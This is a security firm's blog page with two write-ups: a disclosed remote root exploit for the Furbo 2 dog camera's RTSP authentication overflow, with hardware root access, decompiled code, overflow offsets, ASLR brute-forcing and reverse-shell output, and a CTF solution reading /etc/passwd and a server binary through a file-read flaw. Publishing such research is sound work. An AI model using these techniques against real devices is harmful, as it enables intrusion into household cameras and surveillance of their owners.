The Furbo is a treat-tossing dog camera that originally started gaining traction on Indegogo in 2016. Its rapid success on the crowdfunding platform led to a public release later that year. Now the Furbo is widely available at Chewy and Amazon, where it has been a #1 best seller. The Furbo offers 24/7 camera access via its mobile application, streaming video and two-way audio. Other remote features include night vision, dog behavior monitoring, emergency detection, real-time notifications, and the ability to toss a treat to your dog. Given the device's vast feature set and popularity, Somerset Recon purchased several Furbos to research their security. This blog post documents a vulnerability discovered in the RTSP server running on the device. The research presented here pertains to the Furbo model: **Furbo 2**.

Once we got our hands on a couple of Furbos we began taking a look at the attack surface. Initially, the Furbo pairs with a mobile application on your phone via Bluetooth Low Energy (BLE), which allows the device to connect to your local WiFi network. With the Furbo on the network a port scan revealed that ports 554 and 19531 were listening. Port 554 is used for RTSP which is a network protocol commonly used for streaming video and audio. Initially the RTSP service on the Furbo required no authentication and we could remotely view the camera feed over RTSP using the VLC media player client. However, after an update and a reset the camera required authentication to access the RTSP streams.

The RTSP server on the Furbo uses HTTP digest authentication. This means that when connecting with an RTSP client, the client needs to authenticate by providing a username and password. The client utilizes a realm and nonce value sent by the server to generate an authentication header, which gets included in the request. With this in mind, we decided to try to identify a vulnerability in the RTSP service.

Crash

The crash was discovered by manually fuzzing the RTSP service. A common tactic in discovering stack or heap overflows is sending large inputs, so we fired off some requests with large usernames and much to our delight we saw the RTSP service reset. We eventually determined that a username of over 132 characters resulted in the RTSP service crashing due to improper parsing of the authentication header. An example request can be seen below:

```
DESCRIBE rtsp://192.168.1.85:554/stream RTSP/1.0\r\n
CSeq: 7\r\n
```


```
Authorization: Digest username="AAAAAAAAAAAAAAAAAAAAAA<+500>", realm
```

At this point we wanted to obtain shell access on the Furbo to triage the crash and develop an exploit. To do so we shifted gears and took a look at the hardware.

Reverse Engineering Hardware to Gain Root Access


An important and helpful first step in attacking the Furbo, and most IoT devices, is obtaining a root shell or some other internal access to the device. Doing so can help elucidate processes, data, or communication which are otherwise obfuscated or encrypted. We focused our efforts on gaining root access to the Furbo by directly attacking the hardware which contains several interconnected printed circuit boards (PCBs). There are three PCBs that we analyzed.

The back PCB contains the reset switch and USB Micro-B port, which can be used to power the Furbo as show here:




Note the non-populated chips and connectors. We traced these to see if any of them provided serial access, but they turned out to link to the USB controller's D+ and D- lines. These connectors are probably used during manufacturing for flashing, but they did not give us the serial access we were searching for.


The central PCB acts as the hub connecting other PCBs as shown here:



It contains relays, power regulators, an adjustment potentiometer, and a PIC16F57. Based on initial reverse engineering, this chip appears to control physical components such as the LED status bar, the treat shooter, and the mechanical switch that detects the treat shooter's motion.


The top PCB of the Furbo contains the large, visible-wavelength camera as shown here:






The board shown above supports Wi-Fi and Bluetooth, as evidenced by the connected patch antenna located on the side of the Furbo. The PCB also contains the main System on Chip (SoC) which performs the high level functions of the Furbo. The SoC is an Ambarella S2Lm.

The Ambarella SoC is the primary target: as a highly-capable ARM Cortex-A9 SoC running Linux (compared to the fairly limited PIC16 and wireless chips), it likely performs all the important functions of the Furbo, and hopefully contains an accessible TTY shell (serial access). As with many new complex or custom SoCs, detailed datasheets and specifications for the Ambarella chips are difficult to find. Instead we attached a Logic Analyzer to various test points until we located the UART TTY TX pin with a baud rate of 115200. From here we found the receive (RX) pin by connecting an FTDI to adjacent pins until a key press was registered on the serial terminal. The resulting serial access test points were located on the bottom left of the board as shown in the figure below:



We soldered on some wires to the test points circled above and had reliable serial access to the Ambarella SoC. The resulting boot log sequence is seen here:



As we can see above, the boot log sequence starts with the AMBoot bootloader. It is similar to Das U-Boot, but custom built by Ambarella. It will load images from NAND flash, and then boot the Linux v3.10.73 kernel. In the boot log note the line indicating the parameters used by AMBoot to initiate the Linux kernel:

```
[0.000000] Kernel command line: console=ttyS0 ubi.mtd=lnx root=ubi0:r
```

The Linux terminal is protected by login credentials, but the process can be interrupted causing the Furbo to enter the AMBoot bootloader. See here for a similar demonstration of accessing a root shell from AMBoot. For the Furbo this can be done by pressing Enter at the TTY terminal immediately after reset, leading to the AMBoot terminal shown here:

```
amboot> boot console=ttyS0 ubi.mtd=lnx root=ubi0:rootfs rw rootfstype
```

Utilizing the AMBoot “boot” command with **init=/bin/sh,** as shown above, will bypass the Linux login prompt and boot directly into a root shell. The result of which can be seen here:


Once a root shell is accessible, a persistent root user can be created by adding or modifying entries in **/etc/passwd** and **/etc/shadow**. This persistent root shell can then be accessed via the normal Linux login prompt.

Debugging & Reverse Engineering

Now that we had shell access to the device, we looked around and got an understanding of how the underlying services work. An executable named **apps_launcher** is used to launch multiple services, including the **rtsp_svc** (RTSP server). These processes are all monitored by a watchdog script and get restarted if one crashes. We found that manually starting the **apps_launcher process** revealed some promising information.

It was here that we noticed that service **rtsp_svc** seemed to segfault twice before fully crashing. Note the segfault addresses are set to **0x41414141** indicating a successful buffer overflow, and the possibility of controlling program flow. To do so we needed to start the process of debugging and reversing the RTSP service crash.

From the information gathered so far, we were fairly confident we had discovered an exploitable condition. We added statically compiled dropbear-ssh and gdbserver binaries to the Furbo to aid in debugging and dove in. We connected to gdbserver on the Furbo from a remote machine using gdb-multiarch and GEF and immediately saw that we had a lot to work with:



Note that the presence of the username's "A"'s throughout, implying that the contents of the program counter **($pc)**, stack **($sp)**, and registers **$r4** through **$r11** could be controlled. Using a cyclic pattern for the username indicated the offset of each register that could be controlled. For example, the offset of the program counter was found to be 164 characters.

The link register **($lr)** indicates that the issue is found in the **parse_authenticaton_header()** function. This function was located in the **libamprotocol-rtsp.so.1** file. We pulled this file off of the Furbo to take a look at what was happening. Many of the file and function names utilized by the RTSP service indicate that they are part of the Ambarella SDK. Below is a snippet of the vulnerable function decompiled with Ghidra.

```
... snippet start ...

  size_t sizeof_str;
  int int_result;
  size_t value_len;
  undefined4 strdupd_value;
  int req_len_;
  char *req_str_;
  char parameter [128];
  char value [132];
  char update_req_str;

... removed for brevity ...

      while( true ) {
        memset(parameter,0,0x80);
        memset(value,0,0x80);
        int_result = sscanf(req_str_,"%[^=]=\"%[^\"]\"",parameter); /
        if ((int_result != 2) &&
           (int_result = sscanf(req_str_,"%[^=]=\"\"",parameter), int
        sizeof_str = strlen(parameter);
        if (sizeof_str == 8) {
          int_result = strcasecmp(parameter,"username");
          if (int_result == 0) {
            if (*(void **)(header + 0xc) != (void *)0x0) {
              operator.delete[](*(void **)(header + 0xc));
            }
            strdupd_value = amstrdup(value);
            *(undefined4 *)(header + 0xc) = strdupd_value;
            sizeof_str = strlen(parameter);
          }

... snippet end ...
```

Assuming we have sent a request with a username full of "A's", when it first hits the snippet shown, it will have stripped off everything in the request up until the username parameter. Note **req_str_** in the highlighted section is a pointer to username="AAAAAAAAAA<+500>".

It's worth mentioning that Ghidra appeared to misinterpret the arguments for sscanf() in this instance, as there should be two locations listed: **parameter** and **value**. The first format specifier parses out the parameter name such as **username** and stores it in **parameter.** The second format specifier copies the actual parameter value such as **AAAAAAAAAA** and stores it in the location of **value,** which is only allocated 132 bytes. There is no length check, resulting in the buffer overflowing. When the function returns the service crashes as the return address was overwritten with the characters from the overflowed username in ***req_str**.

Additional information was gathered to craft a working PoC. The camera uses address space layout randomization (ASLR) and the shared objects were compiled with no-execute (NX). The **rtsp_svc** binary was not compiled with the position-independent executable (PIE) flag; however, the address range for the executable contains two leading null bytes (0x000080000) which unfortunately cannot be included in the payload. This means utilizing

return-oriented programming (ROP) in the text section to bypass ASLR would be difficult, so we aimed to find another way.

Proof of Concept


As part of the triaging process, we disabled ASLR to see if we could craft a working exploit. With just 3 ROP gadgets from libc, we were able to gain code execution:

```
root@kali:~/furbo/rtsp_exploit/working# python3 exploit.py -t 192.168.1.84 -l 192.168.1.92 -p 9091 -s 2
[+] Updating file www/shell.sh with 192.168.1.92
[+] Updating file www/shell.service with 9091
[+] Starting python server thread on port 8080
[+] Starting Attack on 192.168.1.84
[+] Checking for shell on port 9091.
[!] Port 9091 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76D52000
[+] Trying base address: 0x76D52000
```

From here, we still wanted to find a way to exploit this with no prior access to the device (when ASLR is enabled). Ideally, we would have found some way to leak an address, but we did not find a way to accomplish that given the time invested.

As mentioned earlier, one of the behaviors we noticed was that the **rtsp_svc** executable would stay running after the first malformed payload, and would not fully crash until the second. Additionally, after the second request, the RTSP service would reset and the RTSP service would come back up. We confirmed this was because the **rtsp_svc** is run with a watchdog script.

Next, we checked the randomness of the libc address each time the service is run and found that 12 bits were changing. The addresses looked something like 0x76**CXX**000 where **XX** varied and sometimes the highlighted **C** would be a **D**. Taking all this into account, we crafted an exploit with two hardcoded libc base addresses that would be tried over and over again until the exploit was successful. If we consider that 12 bits can change between resets, there is a 1 in 4096 chance for the exploit to work. So we patiently waited as shown in the picture below:



In testing, it took anywhere from 2 minutes to 4 hours. Occasionally, the **rtsp_svc** executable would end up in a bad state requiring a full power cycle by unplugging the camera. This did not seem to happen after initial discovery, however since that time, multiple firmware updates have been issued to the Furbo (none fixed the vulnerability), which may have something to do with that behavior. Below is a screenshot showing the exploit running against an out of the box Furbo 2 and successfully gaining a shell:

```
[-] Checking RTSP Service
[-] RTSP is running
[-] Trying base address: 0x76C80000
[-] Trying base address: 0x76D3F000
[-] Checking for shell on port 9092.
[!] Port 9092 is not open.
[-] Checking RTSP Service
[!] Cannot connect to RTSP service
[!] Delaying for 2 seconds...
[-] Checking for shell on port 9092.
[!] Port 9092 is not open.
[-] Checking RTSP Service
[-] RTSP is running
[-] Trying base address: 0x76C80000
[-] Trying base address: 0x76D3F000
[-] Checking for shell on port 9092.
[!] Port 9092 is not open
[-] Checking RTSP Service
[!] Cannot connect to RTSP service
[!] Delaying for 2 seconds...
[-] Checking for shell on port 9092.
[!] Port 9092 is not open.
[-] Checking RTSP Service
[-] RTSP is running
[-] Trying base address: 0x76C80000
[-] Trying base address: 0x76D3F000
[-] Checking for shell on port 9092.
[!] Port 9092 open.
$ id
uid=0(root) gid=0(root)
$ /bin/ls /furbo2
F8002.sh
F8002_LIB_234.071.tar.gz.56f163df0ce68a110d6fd00459d6daf1
F8002_LIB_237.066.tar.gz.4a30aaacdb513f407cd43672f351a425
F82_update.sh
furbo_loader
furbo_update
system
system.backup
$
```

Finally, here is a video demonstrating the exploit in action side-by-side with a Furbo. To create a more clear and concise video the demo below was executed with ASLR disabled.

Furbo RTSP RCE Demo

Somerset Recon, Inc.

01:04

We've made all the code available in our github repository if you want to take a look or attempt to improve the reliability!

Disclosure

Given the impact of this vulnerability we reached out to the Furbo Security Team. Here is the timeline of events for this discovery.

Event	Date
Vulnerability discovered	05/01/2020
Vulnerability PoC	08/01/2020
Disclosed Vulnerability to Furbo Security Team	08/14/2020
Escalated to Ambarella (according to Furbo Team)	8/19/2020
Last communication received from Furbo Security Team	8/20/2020
Applied for CVE	8/21/2020
Check In with Furbo for Update (No Response)	8/28/2020
Assigned CVE-2020-24918	8/30/2020
Check In with Furbo for Update (No Response)	9/8/2020
Check In with Furbo for Update (No Response)	10/20/2020
Additional Attempt to Contact Furbo (No Response)	3/19/2021
Published Blog Post	4/26/2021

As you can see, after exchanging emails sharing the details of the vulnerability with the Furbo Security Team, communications soon dropped off. Multiple follow up attempts went unanswered. The Furbo Security Team indicated that they had notified Ambarella of the vulnerability, but never followed up with us. Our own attempts to contact Ambarella directly went unanswered. At the time of posting, we are still looking to get in contact with Ambarella. This buffer overflow likely exists in the Ambarella SDK, which could potentially affect other products utilizing Ambarella chipsets.

Conclusion

The Furbo 2 has a buffer overflow in the RTSP Service when parsing the RTSP authentication header. Upon successful exploitation, the attacker is able to execute code as root and take full control of the Furbo 2. There are many features that can be utilized from the command line including, but not limited to, recording audio and video, playing custom sounds, shooting out treats, and obtaining the RTSP password for live video streaming.

Since the discovery of this exploit the Furbo has had multiple firmware updates, but they do not appear to have patched the underlying RTSP vulnerability. The reliability of our exploit has decreased because the RTSP service on the test devices more frequently goes into a bad state requiring the device to be fully power cycled before continuing. Additionally, Tomofun has released the Furbo 2.5T. This new model has upgraded hardware and is running different firmware. While the buffer overflow vulnerability was not fixed in code, the new Furbo 2.5T model no longer restarts the RTSP service after a crash. This mitigation strategy prevents us from brute-forcing ASLR, and prevents our currently released exploit from running successfully against Furbo 2.5T devices.

After realizing how much the Furbo 2.5T changed, we decided to reassess the new devices. We found a host of new vulnerabilities that will be the focus of Hacking the Furbo Dog Camera: Part II!

Here's a bonus video featuring Sonny the Golden Retriever!

Furbo Exploit ft. Sonny

Somerset Recon, Inc.

00:38

Posted on April 26, 2021 by Somerset Recon.


16 Likes | Share | Comment

LayerOne 2019 CTF - LogViewer


The LayerOne Capture The Flag (CTF) event is a traditional security competition hosted by the folks at Qualcomm at the LayerOne Security Conference. There were various challenges ranging in difficulty that required competitors to uncover flags by exploiting security vulnerabilities. This is a quick write up of one of the more complex challenges (*LogViewer*):

Part I

The first part of the challenge asked competitors to calculate the SHA-256 hash of the web service binary running on the CTF server. The provided URL displayed the following page:



The page was a simple form with an input field. Trying different inputs revealed that the form returned the content of the file provided. As an example, the contents of **/etc/passwd** was read as it is typically world-readable on a Linux system:



The web service allowed an arbitrary read of a user defined file on the server. Theoretically we could use this vulnerability to download the web service binary itself, but there was a challenge with this approach: we did not know the correct path to the web service binary.

This was solved by looking through **/proc**. On typical Linux systems there are a few symlinks under **/proc**; notably **/proc/self**, which links to the process that's reading **/proc/self**. So accessing **/proc/self** through the web service will point to the web service process.

Note that every process running on a Linux system is represented by a directory under **/proc** (named after the pid). Each of these directories contains a set of typical directories and links. Notably the symlink **exe** is a link to the currently-running program. The following is a set of details of **/exe** from the **proc** man page:

/proc/[pid]/exe

Under Linux 2.2 and later, this file is a symbolic link containing the actual pathname of the executed command. This symbolic link can be dereferenced normally; attempting to open it will open the executable. You can even type */proc/[pid]/exe* to run another copy of the same executable that is being run by process [pid]. If the pathname has been unlinked, the symbolic link will contain the string '(deleted)' appended to the original pathname. In a multi-threaded process, the contents of this symbolic link are notavailable if the main thread has already terminated (typically by calling pthread_exit(3)).

Thus by accessing **/proc/self/exe** via the web form input we were able to download the web service binary directly:


After saving the binary we calculated the SHA-256 hash of the file and captured the flag:

Flag: 04c0bd03d648ea2bee457cb86e952bd7d72bda35805b2e6576bafa2c1d270d90

Part II

The second part of this challenge was to read the **/flag.txt** file on the CTF server by using the web service binary we obtained in **Part I**.


In order to begin reversing of the web service binary, we pulled the HTML file from the challenge website and set it up on a local test environment. When we first ran the program in **Ubuntu 18.04** and tried to read **/flag.txt** using the webform, it returned the following error:



This error message told us that the program was expecting to read the file **/etc/alpine-release** and use it somehow. To verify this, we created a docker container running Alpine Linux. After setting up the container, we got the following response from accessing the flag file:

A password was required (via GET parameters) to access the flag file and we had to figure out this password by reverse engineering the web service binary.


The binary was written in Go and was statically linked, making it a bit messy to view in IDA Pro. After we annotated and analyzed various functions, we reached the following conclusion regarding program flow:




The program first reads the form input and checks if it contains **/flag.txt**. If the user input does contain **/flag.txt**, it would check the password provided by the user and return its content if the password is correct. Otherwise, it would return the content of the user-specified file if it is present on the system.

Looking at the **checkPassword** functions, there were several **cmp** instructions that checked for the total length and byte values in the password. The following are the constraints for the password:


Constraint 1: The length of the password is at least 7 bytes (cmp rdx, 7)




Constraint 2: The 4th and 6th bytes of the password must be equal (cmp [rax+06], cl)



Constraint 3: The 1st byte of the password must be *c* (cmp BYTE PTR [rsp+0x3f], dl)




Constraint 4: The 3rd byte of the password must be *e* (cmp BYTE PTR [rsp+0x3f],cl)



Constraint 5: The 0th byte of the password must be *Z* (cmp BYTE PTR [rax], 0x5a)


Constraint 6: The 4th byte of the password must be *x* (cmp BYTE PTR [rax+4], 0x78)




Constraint 7: The 2nd byte of the password must be *#* (cmp BYTE PTR [rsp+0x3f], cl)

Constraint 8: The password's 4th byte cannot be equal to the 5th byte plus 5 (cmp BYTE PTR [rsp+0x5],cl)

Constraint 9: The length of the password must be at least 9 bytes:



Constraint 10: The password's third and fourth bytes have to be equal to the last two bytes:



To summarize all constraints:

1. Must be at least 7 bytes
2. Byte 4 and 6 must be equal
3. Byte 1 must be c
4. Byte 3 must be e
5. Byte 0 must be Z
6. Byte 4 must be x
7. Byte 2 must be #
8. Byte 4 must not be equal to byte 5 + 5 more chars
9. Must be at least 9 bytes
10. Bytes 3 and 4 must be equal to the last two bytes

After many trials and errors, we came up with the following form of the password:

Zc#exZx#e

Given this will be passed as a GET parameter it was important for us to URL-encode the "#" character as it would otherwise be interpreted as a fragment identifier.

After generating the password we queried the CTF server with the following encoded payload:

https://exeter.d53b608415a7222c.ctf.land?path=/flag.txt&password=Zc%23exZx%23e

Accessing the URL above gave us the flag:

Flag: EngineeringFlagReversingReversed

And such is the story of the LogViewer challenge. We really enjoyed capturing this multifaceted flag, and we had a blast competing at the LayerOne CTF. Thanks again to the organizers of the conference and CTF. We are looking forward to the next one.

Posted on August 16, 2019 by Somerset Recon.

Newer / Older

Blog

SUBMIT